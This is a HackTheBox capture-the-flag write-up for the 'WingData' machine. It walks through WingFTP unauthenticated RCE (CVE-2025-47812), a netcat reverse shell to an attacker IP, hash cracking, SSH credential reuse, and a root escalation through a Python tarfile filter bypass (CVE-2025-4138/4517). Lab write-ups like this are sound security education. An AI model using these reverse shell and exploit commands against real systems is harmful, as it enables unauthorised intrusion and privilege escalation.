HackTheBox
HTB: WingData
Enumeration
Starting off the way we always do, a full TCP port scan with nmap to see what we’re working with.
nmap -sV -sC -p- <target_ip>
Two ports come back open:
| Port | Service | Details |
|---|---|---|
| 22 | SSH | OpenSSH 9.2p1 (Debian) |
| 80 | HTTP | Apache httpd 2.4.66 |
To access the webserver at wingdata.htb we have to manually map the IP to the hostname in /etc/hosts.

(Just realized I put an accidental v at the end of the second last line, oops.)
The primary website hosted a “Client Portal” button, which revealed a secondary subdomain: ftp.wingdata.htb. I added that to /etc/hosts as well.

After the subdomain was added, I was taken to a WingFTP login page. More importantly, the web application leaked the exact version of the FTP client in the UI.
CVE-2025-47812
With the exact version number found, I started looking into known vulnerabilities. The client was vulnerable to CVE-2025-47812, an unauthenticated Remote Code Execution (RCE) flaw.
This vulnerability is basically a sanitization failure. The backend improperly handles NULL bytes (%00) in the username parameter during login. Everything after the %00 is ignored by the authentication check. Once the authentication check is passed, the server creates a session object to track the user, but here’s the problem: the server logic captures the entire unsanitized username string. ]] is used to close the existing Lua string in the session file, essentially breaking out and allowing us to inject a command. The server will then request to load that session, which runs our command and gives us RCE.
Initial Access
I used the python script from exploit-db to exploit this vulnerability, along with a reverse shell payload generated by RevShells:
Originally I tried:
nc 10.10.14.230 1337 -e shThat didn’t work so I was more specific:
nc 10.10.14.230 1337 -e /bin/shThe reason this happened with Netcat was because there isn’t always a full environment variable path ($PATH), and the system doesn’t know where sh is. So we have to provide the exact path /bin/sh sometimes.

After setting up a Netcat listener on my attack box (nc -lvnp 1337), I launched the exploit.

Post-Exploitation & Enumeration
Once the reverse shell was popped, I upgraded my shell using Python to get a PTY:

python3 -c 'import pty; pty.spawn("/bin/sh")'I then began internal enumeration. I found the Data directory to be interesting, which had a bunch of XML configuration files for WingFTP users. Looking through these files I found one containing hashed passwords for multiple users, the important user here was wacky.
Cryptographic Weakness & User Access
I then went back into the settings.xml file which seemed to be holding the global WingFTP settings. I did this to see if there was anything mentioned about the passwords (I gave the file to AI because it was long), and I did end up finding valuable information.
<EnableSHA256>1</EnableSHA256>
<EnablePasswordSalting>1</EnablePasswordSalting>
<SaltingString>WingFTP</SaltingString>
These specific settings told me that the passwords were in fact using SHA256 (as I suspected) and the environment was set to use a static global salting string WingFTP.
So I created a file called hashes.txt and put all the password hashes along with the salt appended to each line.

I then ran the following hashcat command for a dictionary attack using rockyou.txt to crack the hashes.
hashcat -m 1410 -a 0 hashes.txt /usr/share/wordlists/rockyou.txtAfter cracking the hashes I used the --show flag to pull the cracked hashes and got one hit.

The password for wacky was cracked to be !#7Blushing^*Bride5.
While the credentials allowed access to the WingFTP web panel, enumeration there led nowhere useful. However, reusing the credentials against the OpenSSH service discovered in the nmap scan allowed for a successful login as wacky.

With an SSH session established, I captured the user.txt flag:
ddbc911ee6232316ee04ad6697775016Privilege Escalation
With an SSH session established as wacky, I started enumerating local privileges. Running sudo -l showed that wacky could run a specific python script as root without a password:

Reviewing the code of restore_backup_clients.py to understand what it’s doing. Basically the script is taking a backup tarball, creating a staging directory, and extracting the contents into that directory.
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1-24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1-24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
The script uses a few security mechanisms, the important ones being:
- The script uses
filter="data"during extraction, which is designed to prevent symlink attacks. - The backup file must match a specific format using regex validation.
When we check the backup base directory BACKUP_BASE_DIR we see that the wacky user has write permissions in that directory. Which means we can supply malicious tarballs that the root user will extract.
CVE-2025-4138 / CVE-2025-4517
At this point I had to find a way to bypass the filter="data" protection, so I did some research on the current version of python that was running and discovered two CVEs that were specifically about this (CVE-2025-4138 / CVE-2025-4517).
I specifically used the PoC found at https://github.com/DesertDemons/CVE-2025-4138-4517-POC which combined both exploits to get root access on the machine. I will explain how this works at the end.
I created SSH keys on my attack box:
ssh-keygen -t ed25519 -f ~/.ssh/wingdata_root
chmod 600 ~/.ssh/wingdata_root # Required strict permissions
Then I copied the public key to the target machine. Once it was on the target machine I was able to pack it into a payload using the script:
python3 exploit.py \
    --preset ssh-key \
    --payload ~/.ssh/wingdata_root.pub \
    --tar-out ./backup_1337.tar
Now the exploit script will give me the file backup_1337.tar which must be put into the /opt/backup_clients/backups/ directory so it can actually be accessed by the backup script.
Now we can run the backup script:
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1337.tar -r restore_pwn
Now that the extraction is complete and everything succeeded as far as I can see, I try to SSH into the target as the root user:
ssh -i ~/.ssh/wingdata_root root@<target_IP>And it was successful:

We now grab the root flag located in root.txt and submit the final flag.
CVE-2025-4138 / CVE-2025-4517 Explanation
As promised, here is the quick breakdown of why that specific exploit bypassed the filter="data" protection.
When I ran exploit.py to generate backup_1337.tar, it didn’t just pack my public SSH key into an archive. It created a malicious tarball containing a massive symlink chain that approaches the Linux PATH_MAX limit (4096 bytes).
When the script executed tar.extractall(filter="data"):
-
CVE-2025-4138 - The Symlink Bypass: To ensure the extraction path is safe, Python’s filter uses a function called
os.path.realpath()to resolve symlinks. However, becauseexploit.pygenerated a symlink chain that passes the 4096-byte limit,realpath()failed. Instead of resolving the path, it simply appended my path traversal string (/opt/backup_clients/restored_backups/restore_pwn/[a bunch of junk bytes]/../../../../root/.ssh/authorized_keys). -
CVE-2025-4517 - Arbitrary File Write: Once Python approved the path, it passed the extraction instruction to the Linux kernel to actually write the file to disk. Unlike Python’s broken filter, the Linux kernel perfectly understands what
../means. It followed the directory traversal straight out of the/opt/staging directory and wrote mywingdata_root.pubkey directly into the/root/.ssh/authorized_keysfile.
Because the Python script was running as root, it had the necessary privileges to write to the /root/ directory. By tricking the filter into approving the path, the kernel did the rest of the work for me, allowing me to log in natively via SSH without needing a traditional reverse shell.
Summary
The full attack chain for WingData:
- Recon: Nmap reveals SSH and Apache, subdomain discovery finds
ftp.wingdata.htbrunning WingFTP with a leaked version number - CVE-2025-47812: Unauthenticated RCE via NULL byte injection in the WingFTP login, popping a reverse shell
- Post-Exploitation: Internal enumeration of WingFTP config files reveals hashed user passwords
- Hash Cracking: Settings reveal SHA256 with a static salt (
WingFTP), hashcat cracks wacky’s password - SSH Access: Credential reuse gets us in as
wackyvia SSH - Sudo Abuse:
sudo -lreveals wacky can run a Python backup script as root that extracts tarballs withfilter="data" - CVE-2025-4138 / CVE-2025-4517: Symlink chain exceeding
PATH_MAXbypasses Python’s tarfile filter, allowing arbitrary file write as root - Root: Public SSH key written to
/root/.ssh/authorized_keys, SSH in as root